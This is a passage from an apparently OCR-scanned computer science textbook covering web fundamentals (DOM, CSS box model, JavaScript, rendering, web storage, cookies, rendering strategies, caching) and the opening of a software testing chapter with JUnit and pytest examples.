
# 13. Web Technologies

The web platform rests on three languages: **HTML** (structure/content), **CSS** (presentation) and **JavaScript** (behaviour), interpreted by the browser and served over HTTP.

## 13.1 HTML DOM

The **DOM (Document Object Model)** is the browser's in-memory **tree representation** of an HTML document. Each element, attribute and text becomes a **node**; JavaScript reads and changes the page through the DOM API.

```
<!DOCTYPE html>
<html>
  <head><title>Shop</title></head>
  <body>
    <h1 id="title">Products</h1>
    <ul class="list">
      <li>Phone</li>
      <li>Laptop</li>
    </ul>
    <button id="add">Add</button>
  </body>
</html>
```




*DOM tree for the page above*

**Selecting and manipulating:**

```
const title = document.getElementById("title");
const items = document.querySelectorAll(".list li");     // CSS selectors → NodeList
title.textContent = "Our Products";                       // change text (safe — no HTML
parsing)
title.style.color = "teal";
title.classList.add("highlight");

const li = document.createElement("li");                  // create
li.textContent = "Tablet";
document.querySelector(".list").appendChild(li);          // insert
items[0].remove();                                        // delete
```

**Events, bubbling and delegation:**

```
document.getElementById("add").addEventListener("click", (e) => {
  console.log("Clicked", e.target);
});

// Event delegation: ONE listener on the parent handles clicks on all (even future) <li>s
document.querySelector(".list").addEventListener("click", (e) => {
  if (e.target.tagName === "LI") e.target.classList.toggle("selected");
});
```

**Event propagation phases: capturing** (window → target), **target**, **bubbling** (target → window, the default for listeners). `e.stopPropagation()` stops further propagation; `e.preventDefault()` cancels the default action (e.g. form submit navigation).


**`innerHTML` vs `textContent`:** `innerHTML` parses a string as HTML — dangerous with user input (**XSS**, §15.2); `textContent` inserts plain text.

**Virtual DOM (React, Vue):** frameworks keep a lightweight JS copy of the UI, diff it after state changes, and apply only the minimal real DOM updates — because direct DOM changes that trigger layout are expensive.

**Semantic HTML:** use meaningful tags (`<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<footer>`, `<button>`) instead of generic `<div>`s — better accessibility (screen readers) and SEO.

## 13.2 CSS Box Model

Every element is rendered as a rectangular box made of four layers:




*The CSS box model (outside → inside): margin, border, padding, content*

```css
.card {
  width: 300px;
  padding: 20px;
  border: 5px solid #333;
  margin: 10px;
}
```

**Total width depends on `box-sizing`:**

| `box-sizing` | `width` applies to | Rendered width of `.card` (excluding margin) |
|---|---|---|
| `content-box` (default) | Content only | 300 + 2×20 + 2×5 = **350px** |
| `border-box` | Content + padding + border | **300px** (content shrinks to 250px) |

Most projects set `*, *::before, *::after { box-sizing: border-box; }` so widths are predictable.

**Margin collapsing:** vertical margins of adjacent block elements combine into the larger one (`margin-bottom: 20px` above `margin-top: 30px` → 30px gap, not 50px). Doesn't happen with flex/grid items or padding.

**Display types:** `block` (full width, new line — `div`, `p`), `inline` (flows in text, width/height ignored — `span`, `a`), `inline-block` (inline but respects width/height), `none` (removed from layout; vs `visibility: hidden`, which keeps space), `flex`, `grid`.

**Positioning:** `static` (default), `relative` (offset from normal position; becomes containing block for absolute children), `absolute` (relative to nearest positioned ancestor, removed from flow), `fixed` (relative to viewport — sticky headers), `sticky` (relative until a scroll threshold, then fixed).

**Layout systems: Flexbox** — one-dimensional (row *or* column): `justify-content` (main axis), `align-items` (cross axis). **Grid** — two-dimensional (rows *and* columns).

```
.center { display: flex; justify-content: center; align-items: center; }   /* classic centring */
.gallery { display: grid; grid-template-columns: repeat(auto-fill, minmax(200px, 1fr)); gap: 16px; }
```

**Specificity** (which rule wins): inline styles > IDs > classes/attributes/pseudo-classes > elements. `!important` overrides (avoid). With equal specificity, the later rule wins.

## 13.3 JavaScript Fundamentals

(Internals — event loop, closures, hoisting, prototypes, promises, `this` — are covered in depth in **§6.21–6.29**.) Essentials for the web:

**Data types:** primitives — `string`, `number`, `bigint`, `boolean`, `undefined`, `null`, `symbol`; everything else is an `object` (arrays, functions, dates).

```
typeof null            // "object"  (historic bug)
typeof []              // "object"  → use Array.isArray([])
typeof function(){}    // "function"
null == undefined      // true;   null === undefined → false
NaN === NaN            // false;  use Number.isNaN(x)
0.1 + 0.2 === 0.3      // false (floating point) → compare with tolerance
```

`==` **vs** `===`**:** `==` converts types before comparing (`"5" == 5` → true); `===` requires same type and value. **Always use** `===`**.**

**Modern syntax (ES6+):**

```
const user = { name: "Asha", age: 22, city: "Pune" };
const { name, ...rest } = user;                  // destructuring + rest
const copy = { ...user, age: 23 };               // spread (shallow copy)
const greet = (n = "guest") => `Hello, ${n}!`;   // arrow fn, default param, template literal
const city = user.address?.city ?? "Unknown";    // optional chaining + nullish coalescing

const nums = [1, 2, 3, 4, 5];
nums.map(n => n * 2);                // [2, 4, 6, 8, 10]
nums.filter(n => n % 2 === 0);       // [2, 4]
nums.reduce((sum, n) => sum + n, 0); // 15
nums.find(n => n > 3);               // 4

import { fetchUser } from "./api.js";            // ES modules
export default function App() { /* ... */ }
```


**Fetching data:**

```
async function loadProducts() {
  const res = await fetch("/api/products?limit=20");
  if (!res.ok) throw new Error(`HTTP ${res.status}`);   // fetch only rejects on network errors!
  return res.json();
}
```

`null` **vs** `undefined`**:** `undefined` = declared but not assigned (or missing property); `null` = intentionally empty. **Shallow vs deep copy:** spread/ `Object.assign` are shallow; use `structuredClone(obj)` for a deep copy.

## 13.4 Browser Rendering

How the browser turns HTML/CSS/JS into pixels — the **Critical Rendering Path**:




*Critical rendering path*

1. **Parse HTML → DOM.** Encountering a classic `<script>` **pauses parsing** until the script downloads and executes (render-blocking).
2. **Parse CSS → CSSOM.** CSS is **render-blocking** — nothing is painted until the CSSOM is ready (otherwise you'd see unstyled content).
3. **Render tree** = DOM + CSSOM, only visible nodes ( `display:none` excluded; `<head>` excluded).
4. **Layout (reflow):** compute exact size and position of every box.
5. **Paint:** fill pixels — text, colours, borders, shadows, images.
6. **Composite:** combine painted layers in the right order (GPU).

**Reflow vs repaint:** changing geometry ( `width` , `font-size` , adding elements) triggers **layout → paint → composite** (expensive). Changing only appearance ( `color` , `background` ) triggers **paint → composite**. Changing `transform` or `opacity` can be **composite-only** → smoothest animations.

**Layout thrashing:** alternating DOM writes and reads in a loop ( `el.style.width = ...;` `el.offsetHeight` ) forces repeated synchronous layouts — batch reads, then writes.

**Script loading:**

| Attribute | Download | Execute | Order guaranteed |
|---|---|---|---|
| none | Blocks parsing | Immediately | Yes |
| `async` | In parallel with parsing | As soon as downloaded (pauses parsing then) | No |
| `defer` | In parallel with parsing | After HTML parsed, before `DOMContentLoaded` | Yes |

**Performance tips:** put CSS in `<head>` , scripts with `defer` ; minify & compress (gzip/brotli); lazy-load images ( `loading="lazy"` ); code-split JS; use a CDN; preload critical fonts. **Core Web Vitals:** LCP (Largest Contentful Paint — loading), INP (Interaction to Next Paint — responsiveness), CLS (Cumulative Layout Shift — visual stability).

**Events:** `DOMContentLoaded` (HTML parsed, DOM ready) vs `load` (all resources incl. images loaded).

## 13.5 Local Storage vs Session Storage (vs Cookies)

The **Web Storage API** stores key–value **strings** in the browser.

```
localStorage.setItem("theme", "dark");
localStorage.getItem("theme");               // "dark"
localStorage.removeItem("theme");
localStorage.setItem("cart", JSON.stringify([{ id: 1, qty: 2 }]));   // objects → JSON
const cart = JSON.parse(localStorage.getItem("cart") || "[]");

sessionStorage.setItem("checkoutStep", "2"); // same API
```

| | localStorage | sessionStorage | Cookies |
|---|---|---|---|
| Capacity | ~5–10 MB per origin | ~5 MB per origin | ~4 KB per cookie |
| Lifetime | **Until explicitly cleared** | **Until the tab closes** (survives reload) | Until `Expires` / `Max-Age`, or browser session |
| Scope | All tabs/windows of the same origin | **Only that tab** | Domain + path; all tabs |
| Sent to server automatically | No | No | **Yes, with every matching request** |
| Accessible from JS | Yes | Yes | Yes, unless `HttpOnly` |
| API | Simple sync API | Simple sync API | `document.cookie` string (awkward) |
| Typical use | Theme, language, cached non-sensitive data, offline drafts | Multi-step form progress, one-tab state | Sessions/auth, server-read preferences, tracking |

**Security:** anything in `localStorage` / `sessionStorage` can be read by any JavaScript on the page — an **XSS** bug leaks it. Never store passwords or sensitive personal data there; be cautious with auth tokens. For larger structured data use **IndexedDB** (async, hundreds of MB, can store objects/blobs). Data is per-origin ( `https://app.com` ≠ `http://app.com` ).

## 13.6 Cookies

(Concepts in §4.16, security attributes in §15.3.) Web-dev specifics:

```
HTTP/1.1 200 OK
Set-Cookie: sid=a8f3k2; Path=/; HttpOnly; Secure; SameSite=Lax; Max-Age=3600
Set-Cookie: lang=en; Path=/; Max-Age=31536000
```

```
// Client-side (non-HttpOnly) cookie
document.cookie = "lang=hi; path=/; max-age=31536000; samesite=lax";
console.log(document.cookie);     // "lang=hi" — HttpOnly cookies are NOT visible here
```

| Attribute | Effect |
|---|---|
| `Expires` / `Max-Age` | Persistent cookie; without them it's a **session cookie** deleted when the browser closes |
| `Domain` | Which hosts receive it ( `Domain=example.com` includes subdomains) |
| `Path` | URL path prefix that receives it |
| `Secure` | Sent only over HTTPS |
| `HttpOnly` | Not readable by JavaScript (protects session cookies from XSS theft) |
| `SameSite=Strict` | Never sent on cross-site requests |
| `SameSite=Lax` (modern default) | Sent on top-level navigations (clicking a link) but not on cross-site POSTs, images, iframes |
| `SameSite=None` | Sent cross-site — **requires** `Secure` |

**First-party vs third-party cookies:** first-party are set by the site in the address bar; third-party by other domains embedded on the page (ads, trackers) — major browsers restrict them for privacy. Cookie consent banners exist because of laws like GDPR and India's DPDP Act.

## 13.7 Responsive Design

**Responsive web design** makes one website adapt to all screen sizes — phones, tablets, laptops, large monitors.

**Building blocks:**


```
<!-- 1. Viewport meta tag: without it, mobile browsers render a ~980px desktop page zoomed out -->
<meta name="viewport" content="width=device-width, initial-scale=1">
```

```
/* 2. Fluid layouts with relative units */
.container { width: 100%; max-width: 1200px; margin: 0 auto; padding: 0 1rem; }

/* 3. Flexible images */
img { max-width: 100%; height: auto; }

/* 4. Media queries — MOBILE-FIRST: base styles for small screens, enhance upward */
.products { display: grid; grid-template-columns: 1fr; gap: 1rem; }          /* phones: 1 column */
@media (min-width: 600px)  { .products { grid-template-columns: repeat(2, 1fr); } }  /* tablets */
@media (min-width: 1024px) { .products { grid-template-columns: repeat(4, 1fr); } }  /* desktops */

/* 5. Fluid typography */
h1 { font-size: clamp(1.5rem, 4vw, 3rem); }   /* min, preferred, max */
```





*The same product grid at three breakpoints*

**Units:** `px` (absolute), `%` (of parent), `em` (of parent font-size), `rem` (of root font-size — preferred for spacing/typography), `vw` / `vh` (1% of viewport width/height), `fr` (grid fraction).

**Other techniques:** responsive images ( `srcset` , `<picture>` ) so phones download smaller files; touch-friendly targets (≥ 44px); container queries ( `@container` ) to style components by their container's size; frameworks (Tailwind CSS, Bootstrap grid). **Responsive vs adaptive:** responsive = fluid layout that continuously adapts; adaptive = several fixed layouts chosen per device class.

## 13.8 Client-Side vs Server-Side Rendering




*CSR: browser builds the page with JS. SSR: server sends ready HTML, then hydrates*

| | CSR | SSR |
|---|---|---|
| Where HTML is built | Browser (JavaScript) | Server, per request |
| First contentful paint | Slower (blank until JS runs) | **Faster** |
| SEO | Weaker (crawlers may not run JS well) | **Strong** (full HTML) |

| | CSR | SSR |
|---|---|---|
| Subsequent navigation | Very fast, app-like | Full reload (unless hybrid) |
| Server load | Low (static files from CDN) | Higher (render every request) |
| Time to interactive | After JS loads | After hydration — HTML may be visible but not yet clickable |
| Examples | Create React App / Vite SPA, dashboards, admin panels | Next.js (SSR mode), Nuxt, PHP, Django templates, Rails |


**Other strategies:**

- **SSG (Static Site Generation):** HTML built **at build time** and served from a CDN — fastest; for blogs, docs, marketing pages (Next.js static export, Astro, Hugo, Gatsby).
- **ISR (Incremental Static Regeneration):** static pages regenerated in the background after a time interval (Next.js).
- **Streaming SSR & React Server Components:** send HTML in chunks as data becomes ready; components that run only on the server ship no JS.

**Choosing:** public, SEO-critical content (e-commerce product pages, news) → SSR/SSG; logged-in, highly interactive apps (Gmail-like dashboards) → CSR; real apps often mix per page.

## 13.9 SPA vs MPA

**SPA (Single-Page Application):** one HTML page loaded once; JavaScript swaps views and fetches data (JSON) as the user navigates, using the **History API** for URLs without full reloads. **MPA (Multi-Page Application):** each navigation requests a new HTML page from the server — the traditional web.




*SPA vs MPA navigation from /products to /cart*

| | SPA | MPA |
|---|---|---|
| Page loads | One initial load | Full reload per page |
| Navigation speed | Fast, app-like, smooth transitions | Slower (reload + re-render) |
| Initial load | Heavier (large JS bundle) | Lighter per page |
| SEO | Needs SSR/pre-rendering help | Natural |
| Server responsibility | Mostly a JSON API | Renders HTML |
| State | Kept in memory across views | Lost each page (cookies/sessions/server) |
| Complexity | Client-side routing, state management, memory leaks | Simpler mental model |
| Browser history / back button | Must be handled by router | Works by default |
| Examples | Gmail, Google Maps, Trello, Figma, Spotify Web | Wikipedia, most news sites, Amazon's classic pages, government portals |
| Tech | React, Angular, Vue, Svelte + router | Server frameworks: Django, Rails, Laravel, Spring MVC + templates |

**Hybrid frameworks** (Next.js, Nuxt, Remix, SvelteKit) server-render the first page (good SEO and fast first paint) and then behave like an SPA for subsequent navigation.


## 13.10 Browser Caching

The browser stores copies of resources (HTML, CSS, JS, images, API responses) so repeat visits load faster and use less bandwidth. Controlled mostly by **HTTP response headers**.

**Cache-Control directives:**

| Directive | Meaning |
|---|---|
| `max-age=31536000` | Fresh for N seconds — use without contacting the server |
| `no-cache` | May store, but must **revalidate** with the server before each use |
| `no-store` | **Never** store (sensitive data — banking pages) |
| `public` | Any cache (browser, CDN, proxy) may store |
| `private` | Only the user's browser may store (personalised pages) |
| `immutable` | Content will never change at this URL — don't revalidate |
| `s-maxage` | Max age for shared caches (CDN) |
| `stale-while-revalidate=60` | Serve stale copy while fetching an update in the background |

**Validation with ETag (conditional requests):**




*Revalidation returns 304 when nothing changed*

`Last-Modified` / `If-Modified-Since` work the same way using timestamps. A `304` saves bandwidth, but still costs a round trip; a fresh `max-age` hit costs nothing.

**Best-practice strategy — cache busting with fingerprinted filenames:**

```
# HTML: always revalidate, so users quickly get new deployments
index.html                      Cache-Control: no-cache

# Static assets with a content hash in the filename: cache "forever"
app.3f9a2c.js, styles.81bd.css  Cache-Control: public, max-age=31536000, immutable
```

When code changes, the build produces a new hash ( `app.7c1e4d.js` ), the new `index.html` references it, and browsers fetch the new file — no stale assets.


**Cache layers:** memory cache → disk cache (HTTP cache) → **Service Worker** cache (programmable, enables offline PWAs) → CDN edge → origin server. **Hard refresh** (Ctrl+Shift+R) bypasses the cache; DevTools → Network → "Disable cache" for testing.

# 14. Testing & Debugging

**Software testing** verifies that software behaves as expected and finds defects before users do. **Debugging** locates and fixes the cause of a known failure.

**Key vocabulary:** an **error/mistake** (human action) produces a **defect/bug/fault** (flaw in code), which may cause a **failure** (observable wrong behaviour when executed). **Verification** — "are we building the product right?" (reviews, static checks against specs). **Validation** — "are we building the right product?" (does it meet user needs — testing, UAT).

**Why test early:** the cost to fix a defect grows dramatically the later it's found — a requirement bug caught in review costs minutes; the same bug in production costs outages, hotfixes and customer trust.




*The test pyramid: many fast unit tests, fewer integration tests, few slow end-to-end tests*

**Testing levels:** unit → integration → system → **acceptance (UAT)** — performed by users/clients to confirm the system meets business needs (*alpha* testing in-house, *beta* testing by real users).

## 14.1 Unit Testing

A **unit test** checks the smallest testable piece of code — a function or class method — **in isolation** from databases, networks and other units.

**Structure: Arrange–Act–Assert (AAA)** (or Given–When–Then).

```java
// Code under test
public class PriceCalculator {
    public double finalPrice(double price, int qty, String coupon) {
        if (price < 0 || qty <= 0) throw new IllegalArgumentException("invalid input");
        double total = price * qty;
        if ("SAVE10".equals(coupon)) total *= 0.9;
        return Math.round(total * 100.0) / 100.0;
    }
}

// JUnit 5 tests
class PriceCalculatorTest {
    private final PriceCalculator calc = new PriceCalculator();

    @Test
    void appliesTenPercentCoupon() {
        // Arrange
        double price = 100.0; int qty = 2;
        // Act
        double result = calc.finalPrice(price, qty, "SAVE10");
        // Assert
        assertEquals(180.0, result);
    }

    @Test
    void noCouponMeansFullPrice() {
        assertEquals(200.0, calc.finalPrice(100.0, 2, null));
    }

    @Test
    void rejectsZeroQuantity() {
        assertThrows(IllegalArgumentException.class, () -> calc.finalPrice(100.0, 0, null));
    }

    @ParameterizedTest
    @CsvSource({"10.0, 1, 10.0", "10.0, 3, 30.0", "0.0, 5, 0.0"})
    void multipliesPriceByQuantity(double p, int q, double expected) {
        assertEquals(expected, calc.finalPrice(p, q, null));
    }
}
```

```python
# Python pytest equivalent
import pytest
def test_applies_coupon():
    assert final_price(100, 2, "SAVE10") == 180

def test_rejects_zero_qty():
    with pytest.raises(ValueError):
        final_price(100, 0, None)
```

**Good unit tests are FIRST:** **F**ast, **I**ndependent (no order dependency, no shared state), **R**epeatable (same result every run, any machine), **S**elf-validating (pass/fail automatically), **T**imely (written with the code).

**Frameworks:** JUnit 5 + Mockito (Java), pytest / unittest (Python), Jest / Vitest (JavaScript), Google Test (C++), NUnit/xUnit (.NET).

**Code coverage:** percentage of code executed by tests — line, branch, function coverage (JaCoCo, Istanbul, coverage.py). Useful to find untested code, but **100% coverage ≠ bug-free** (tests may execute code without asserting the right things). Many teams target ~70–80% with meaningful assertions.

**TDD (Test-Driven Development): Red** (write a failing test) → **Green** (write the minimum code to pass) → **Refactor** (clean up with tests as a safety net). Encourages small, testable designs. **BDD** (Behaviour-Driven Development) writes scenarios in Given/When/Then language (Cucumber).

## 14.2 Integration Testing

**Integration testing** verifies that multiple units/modules/services work correctly **together** — interfaces, data flow, DB queries, API contracts.

**Example:** test that `OrderService` + `OrderRepository` + a real (test) database correctly persist an order and the REST endpoint returns it.

```
@SpringBootTest(webEnvironment = RANDOM_PORT)
@Testcontainers                                  // spin up a real PostgreSQL in Docker
class OrderApiIntegrationTest {
    @Container static PostgreSQLContainer<?> db = new PostgreSQLContainer<>("postgres:16");
    @Autowired TestRestTemplate http;

    @Test
    void createAndFetchOrder() {
        var created = http.postForEntity("/api/orders", new OrderRequest("SKU-1", 2),
Order.class);
        assertEquals(HttpStatus.CREATED, created.getStatusCode());

        var fetched = http.getForObject("/api/orders/" + created.getBody().id(),
Order.class);
        assertEquals(2, fetched.quantity());      // went through controller → service → DB
and back
    }
}
```

**Approaches:**

| Approach | How | Pros / cons |
|---|---|---|
| **Big Bang** | Integrate everything at once, then test | Simple; failures hard to localise |
| **Top-down** | Test from top modules down; use **stubs** for lower modules not ready | Early view of main flow |
| **Bottom-up** | Test low-level modules first; use **drivers** to call them | Solid foundations; UI tested late |
| **Sandwich / hybrid** | Combine top-down and bottom-up | Balanced |

**Stub vs driver:** a *stub* is a dummy **called** module (returns canned responses); a *driver* is a dummy **calling** module (invokes the module under test). **Contract testing** (Pact) checks that a consumer's expectations match a provider's API — valuable for microservices.

## 14.3 System Testing

**System testing** tests the **complete, integrated application** end-to-end against the requirements (SRS), in an environment close to production. It's typically **black-box** and done by a QA team.

**Example — food delivery app system test:** sign up → log in → search "biryani" → add 2 items → apply coupon → pay via test UPI → receive confirmation email/SMS → track order status updates → rate the restaurant.

**System testing covers both functional and non-functional types:**

| Type | Checks |
|---|---|
| Functional testing | Features work per requirements |
| **Performance testing** | Response times under expected load |
| **Load testing** | Behaviour at expected peak users (e.g. 10,000 concurrent) |
| **Stress testing** | Beyond limits — where/how does it break, and does it recover? |
